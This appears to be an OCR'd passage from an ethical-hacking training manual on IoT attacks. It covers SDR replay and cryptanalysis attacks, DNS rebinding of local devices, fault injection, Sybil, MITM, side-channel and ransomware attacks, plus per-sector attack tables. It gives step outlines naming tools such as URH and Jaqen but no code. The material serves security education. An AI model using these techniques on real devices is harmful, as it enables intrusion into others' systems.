


Figure 18.14: Hacking a smart grid to gain remote access

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SDR-Based Attacks on IoT

- The attacker uses software defined radio (SDR) to examine the communication signals in the IoT network and sends spam content or texts to the interconnected devices
- This software-based radio system can also change the transmission and reception of signals between the devices, based on their software implementations

Replay Attack

- The attacker obtains the specific frequency used for sharing information between connected devices and captures the original data when a command is initiated by these devices
- The attacker segregates the command sequence and injects it into the IoT network

Cryptanalysis Attack

- The attacker uses the same procedure as that followed in a replay attack, along with reverse engineering of the protocol to capture the original signal
- The attacker must be skilled in cryptography, communication theory, and modulation schemes to perform this attack

Reconnaissance Attack

- The attacker obtains information about the target device from the device's specifications
- The attacker then uses a multimeter to investigate the chipset and mark some identifications such as ground pins to discover the product ID and other information

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SDR-Based Attacks on IoT

Software-defined radio (SDR) is a method of generating radio communications and implementing signal processing using software (or firmware), instead of the usual method of using hardware. Using this software-based radio communication system (self-created SDRs), an attacker can examine the communication signals in IoT networks and send spam content or texts to interconnected devices. The SDR system can also change the transmission and reception of signals between devices, depending on their software implementations. The attack can be carried out on both full-duplex (two-way communication) and half-duplex (one-way communication) transmission modes.

Types of SDR-based attacks performed by attackers to break into an IoT environment:

- **Replay Attack**

  This is the major attack described in IoT threats, in which attackers can capture the command sequence from connected devices and use it for later retransmission.

  An attacker can perform the below steps to launch a replay attack:

  - Attacker targets the specified frequency that is required to share information between devices
  - After obtaining the frequency, the attacker can capture the original data when the commands are initiated by the connected devices
  - Once the original data is collected, the attacker uses free tools such as URH (Universal Radio Hacker) to segregate the command sequence
  - Attacker then injects the segregated command sequence on the same frequency into the IoT network, which replays the commands or captured signals of the devices

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


- **Cryptanalysis Attack**

  A cryptanalysis attack is another type of substantial attack on IoT devices. In this attack, the procedure used by the attacker is the same as in a replay attack except for one additional step, i.e., reverse-engineering the protocol to obtain the original signal. To accomplish this task, the attacker must be skilled in cryptography, communication theory, and modulation scheme (to remove noises from the signal). This attack is practically not as easy as a replay attack to launch, yet the attacker can try to breach security using various tools and procedures.

- **Reconnaissance Attack**

  This is an addition to a cryptanalysis attack. In this attack, information can be obtained from the device's specifications. All IoT devices that run through RF signals must be certified by their country's authority, and then they officially disclose an analysis report of the device. Designers often prevent this kind of analysis by obscuring any identification marks from the chipset. Therefore, the attacker makes use of multimeters to investigate the chipset and mark out some identifications, such as ground pins, to discover the product ID and compare it with the published report.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Identifying and Accessing Local IoT Devices

An attacker gains access over local IoT devices when a user from the network visits a malicious page, i.e., created and distributed by an attacker in the form of an advertisement or any attractive means. Once the victim visits the harmful website, a malicious JavaScript code inside the page begins the process.

Attackers generally implement two methods to take control of local IoT devices, as discussed below:

Discovering or Identifying the Local IoT Devices

The first attempt the attacker makes is to identify target devices, then obtain information about all the connected devices.

To do this, the attacker follows the steps given below:

1. Attacker obtains local IP Address (using the malicious code)
2. Attacker requests all the available devices in the network
3. Active devices respond with reset packet and request for inactive devices would return timeout
4. Attacker detects all available devices based on their responses

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 18.15: Discovering the local IoT devices

Accessing the Local IoT Devices using DNS Rebinding

DNS rebinding is a process of gaining access over the victim's router using a malicious JavaScript code injected on a web page. After this, an attacker can assault any device activated using the default password. After identifying all the connected devices and their information in the network, the attacker exploits further to gain complete access to the local interconnected devices.

Now that the attacker has the information on IoT devices in the network, he/she follows the steps given below:

1. Checks if the malicious code is performing DNS rebinding in all discovered devices, using DNS rebinding tools such as Jaqen
2. Once the DNS rebinding is successfully implemented, the attacker can command and control the local IoT devices
3. The attacker can further extract private information, such as the UIDs and BSSIDs of local access points that are useful in finding the geo-location of the target devices




Figure 18.16: DNS rebinding attack on local IoT devices

After successfully launching this attack, the attacker could bypass the security and gain access to applications running on the local IoT devices. Further, the attacker can launch random audio or video files on different browsers of the devices.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Fault Injection Attacks

- Fault injection attacks, also known as Perturbation attacks, occur when a perpetrator injects any faulty or malicious program into the system to compromise the system security
- Fault injection attacks can be both invasive and non-invasive in nature

Types of Fault Injection Attacks

- Optical, Electro Magnetic Fault Injection (EMFI), Body Bias Injection (BBI)
  - Attackers inject faults into the device by using projecting lasers and electromagnetic pulses
- Power/Clock/Reset Glitching
  - Attackers inject faults or glitches into the power supply and clock network of the chip
- Frequency/Voltage Tampering
  - Attackers tamper with the operating conditions, modify the level of the power supply and/or alter the clock frequency of the chip
- Temperature Attacks
  - Attackers alter the temperature for operating the chip, affecting the whole operating environment

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Fault Injection Attacks

Fault injection attacks, also known as perturbation attacks, occur when a perpetrator injects a faulty or malicious program into a system to compromise the system security. These faulty programs can be induced using various attack techniques. Fault injection attacks can be both invasive and non-invasive in nature.

In non-invasive attacks, the attacker should be available very near to the chip to tamper with the default program or data and gather sensitive information. In an invasive attack, the chip surface should be visible to the attacker and can be operated physically.

Discussed below are different types of fault injection attack:

- **Optical, Electromagnetic Fault Injection (EMFI), Body Bias Injection (BBI)**

  The main objective of these attacks is to inject faults into devices by projecting lasers and electromagnetic pulses that are used in analog blocks such as random number generators (RNGs) and for applying high-voltage pulses. These faults are then used by the attackers in compromising the system security.

- **Power/Clock/Reset Glitching**

  These types of attacks occur when faults or glitches are injected into the power supply that can be used for remote execution, also causing the skipping of key instructions. Faults can also be injected into the clock network used for delivering a synchronized signal across the chip.

- **Frequency/Voltage Tampering**

  In these attacks, the attackers try to tamper with the operating conditions of a chip, and they can also modify the level of the power supply and alter the clock frequency of the

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

chip. The intention of the attackers is to introduce fault behavior into the chip to compromise the device security.

- **Temperature Attacks**

  Attackers alter the temperature for operating the chip, thereby changing the whole operating environment. This attack can be operated in non-nominal conditions.

After injecting faults using various techniques, now attackers can exploit the fault behavior of the device to perform various attacks to steal sensitive information or interrupt the normal operation of the device.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Other IoT Attacks

Sybil Attack	The attacker uses multiple forged identities to create a strong illusion of traffic congestion, affecting communication between neighboring nodes and networks
Exploit Kits	The attacker uses malicious script to exploit poorly patched vulnerabilities in an IoT device
Man-in-the-Middle Attack	The attacker pretends to be a legitimate sender who intercepts all the communication between the sender and receiver, and hijacks the communication
Replay Attack	The attacker intercepts legitimate messages from a valid communication and continuously sends the intercepted message to the target device to perform a denial-of-service attack or crash the target device
Forged Malicious Device	The attacker replaces authentic IoT devices with malicious devices, if they have physical access to the network
Side-Channel Attack	The attacker extracts information about encryption keys by observing the emission of signals i.e. "side channels" from IoT devices
Ransomware Attack	Ransomware is a type of malware that uses encryption to block the user's access to his/her device either by locking the screen or by locking the user's files

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Other IoT Attacks

- **Sybil Attack**

  Vehicular communications play an important role in safe transportation by exchanging important safety messages and traffic updates, but even vehicular ad-hoc networks (VANETs) are not safe from the attackers' reach. An attacker uses multiple forged identities to create a strong illusion of traffic congestion, affecting communication between neighboring nodes and networks. Sybil attacks in VANETs, which have a great impact on a network's performance, are regarded as the most serious attacks. This type of attack impairs the potential applications in VANETs by creating a strong illusion of traffic congestion. To perform this type of attack, a vehicle is declared to be present in different locations at the same time.

  For example, let a node that spoofs itself as other nodes and launches an attack be called Sybil node "X." It is created by forming a new identity or stealing an existing legal identity. In proper communication, the other nodes "A" and "B" should only communicate with each other. However, in this scenario, node "X" intervenes as a known internal node and attacks the network. Node "X" tries to communicate with the normal neighboring nodes ("A" and "B") using multiple forged identities. Thus, it creates significant chaos and security risks in the network.

- **Exploit Kits**

  An exploit kit is a malicious script used by attackers to exploit poorly patched vulnerabilities in an IoT device. These kits are designed in such a way that whenever there are new vulnerabilities, new ways of exploitation and add-on functions will be added to the device automatically. After detecting vulnerabilities, these kits send the

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

exact exploit to install malware, which can execute and corrupt the device. These exploit kits pose a dangerous threat as they go undetected in IoT environments affecting IoT devices and infrastructure, forcing them to behave unexpectedly.

- **Man-in-the-Middle Attack**

  In a man-in-the-middle attack, the attacker pretends to be a legitimate sender, intercepts all the communication between the sender and receiver, and hijacks the communication. IoT devices are generally connected to a network and act as a gateway to all sensitive and personal information. Therefore, any malicious user can pose to be a legitimate sender and send malicious requests to the device to gain control of the device. IoT devices such as IP-enabled cameras, routers, modems, and Internet gateways have cryptographic vulnerabilities that lead to man-in-the-middle attacks.

- **Replay Attack**

  In a replay attack, attackers intercept legitimate messages from a valid communication and continuously send the intercepted message to the target device to perform a DoS attack or delay it to manipulate the message or crash the target device. For example, consider a replay attack that regenerates the signal used to control IoT devices as like a front door. The front door uses a lock that is opened using simple infrared signals. Essentially, the attacker records the infrared modulation pattern, reproduces the signal, and performs a replay attack on the door to unlock it.

- **Forged Malicious Device**

  Attackers replace authentic IoT devices with malicious devices if they have physical access to the network. It is very difficult to discover such attacks because the forged device resembles the legitimate one. The forged devices contain backdoors that are used by the attackers to perform various malicious activities in the network.

- **Side-Channel Attack**

  Attackers perform a side-channel attack by extracting information about encryption keys by observing the emission of signals, i.e., "side channels" from IoT devices. All devices emit these signals that provide information about the internal computing process, either via power consumption or electromagnetic emanations. Attackers carefully observe side-channel emissions to acquire all possible knowledge about varying power consumption so they can access and duplicate the encryption key non-evasively. The main advantage of this attack is that it is easy and requires less time to access encryption keys. Information leaked from the vulnerable devices helps the attackers to exploit other side-channel techniques, such as performing power-consuming attacks and time-based attacks.

- **Ransomware Attack**

  Ransomware is a type of malware that uses encryption to block a user's access to his/her device either by locking the screen or by locking a user's files, and it stays blocked until a ransom is paid that allows a user to regain access to his/her device.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

A user can encounter this problem in numerous ways. It can be mistakenly downloaded with some other malware, software, or files, and sometimes through malicious advertisements (malvertisements).

Discussed below are the phases of ransomware:

- **Phase 1**: Victim receives an email from the attacker that appears to be from a legitimate sender. This email contains an attachment of a malicious file.
- **Phase 2**:
  - User opens the mail and clicks on the malicious file. Malware is downloaded and launches legitimate child processes such as PowerShell, Vssadmin encryption mechanism, or cmd.exe. As a result, the device becomes connected to an attacker's command and control (C&C) server.
  - The personal files on the victim's device are encrypted.
- **Phase 3**: Notification of ransomware is delivered to the victim's device, and he/she is asked to pay a ransom in the form of money or bitcoin to gain access to his/her files.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Attacks in Different Sectors

Service Sectors	Type of Attacks	Possible Consequences
Buildings	**Access Control:** Getting access to the device	Loss of confidentiality and availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
	DoS Attack: Flooding data streams with communication to deplete system resources	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Control Hijacking Attack: Changing normal flow control of the IoT device firmware by injecting malicious code	Loss of data availability
	Reverse Engineering: Analyzing the device firmware to get sensitive data	Loss of privacy and data confidentiality
	Rube Goldberg Attack: Chained attack designed to exploit industrial IoT device weaknesses	Loss of privacy and data confidentiality
Energy/ Industrial	**Access Control:** Getting physical or remote access to the device	Loss of confidentiality and availability
	Reconnaissance: Engages with the target system to obtain information	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting the transmitted information	Loss of data confidentiality
	Rube Goldberg Attack: Chained attack designed to exploit weaknesses of industrial IoT device	Loss of privacy and data confidentiality
	Spear Phishing Attack: Targets specific individuals or groups within an organization	Loss of privacy and data confidentiality
	BlueBugging: Exploiting vulnerabilities in old devices' firmware and spying phone calls	Loss of privacy and data confidentiality
Consumer and Home	**DoS Attack:** Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Access Control: Getting access to the device	Loss of confidentiality and availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
	Skill Squatting Attack: Exploiting the voice-based commands in digital assistants such as Alexa and Google Home	Loss of privacy and data confidentiality
	Formjacking Attack: Stealing credit card details and personal information from payment forms	Loss of privacy and data

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Attacks in Different Sectors (Cont'd)

Service Sectors	Type of Attacks	Possible Consequences
Healthcare and Life Science	**Signal Jamming Attack:** Electromagnetic interference or interdiction using the same frequency-band wireless systems	Loss of data availability
	Access Control: Getting physical or remote access to the device	Loss of confidentiality and availability
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Sinkhole Attack: Compromised nodes try to attract the traffic by advertising the fake route	Loss of data availability
	Sybil Attack: Reputation system is subverted by forging multiple identities	Loss of data confidentiality
	Bluesnarfing Attack: Gets illegal access to Bluetooth devices for retrieving information	Loss of privacy and confidentiality
	ZED (ZigBee End-Device) Sabotage Attack: Damages the ZED by sending a signal periodically to wake up the object to drain its battery	Loss of data availability
Transportation / Automobile / Security and Public Safety	**MITM Attack:** Listening to the communication between two endpoints	Loss of privacy and data confidentiality
	Impersonation Attack: Attacker successfully assumes identity of the other legitimate user	Loss of privacy and data confidentiality
	Sybil Attack: Reputation system is subverted by forging multiple identities	Loss of data confidentiality
	GPS Spoofing: Deceive a GPS receiver by broadcasting incorrect GPS signals	Loss of data availability
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Access Control: Getting access to the device	Loss of confidentiality and availability
	Wormhole Attack: Captures packets from one location and send it to another network	Loss of confidentiality and availability
	Black Hole Attack: Router discards packets instead of relaying them	Loss of data
	Bluesnarfing Attack: Gets access illegally to Bluetooth devices for retrieving information	Loss of privacy and confidentiality
	ZED (ZigBee End-Device) Sabotage Attack: Damages the ZED by sending a signal periodically to wake up the object to drain its battery	Loss of data availability

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Attacks in Different Sectors (Cont'd)

Service Sectors	Type of Attacks	Possible Consequences
IT and Networks	**Brute force:** Generate many guesses to find the correct credentials to gain access to the system	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Access Control: Getting access to the device	Loss of confidentiality and availability
	Ohigashi-Morii Attack: Attacks the WPA-TKIP by reducing the injection time of a malicious packet	Loss of confidentiality and availability
	SSL Stripping: Manipulates unencrypted protocols to demand the use of TLS	Loss of privacy and data confidentiality
Critical Water Infrastructure	**Jamming Attack:** Prevents other nodes from using the channel to communicate by occupying the channel	Loss of data availability
	Fragmentation Attack: Guess the first 8 bytes of the headers by XORing	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
Agriculture	**Exploiting Misconfiguration:** Exploiting improper configuration of sensors or IoT devices	Loss of confidentiality and availability
	Path-Based DoS Attack: Injects malicious code into the packets or replay some packets to the network	Loss of data availability
	Reprogram Attack: Reprogramming the IoT devices remotely	Loss of privacy and data availability
Marine	**GPS Spoofing:** Deceive A GPS receiver by broadcasting incorrect GPS signals	Loss of data availability
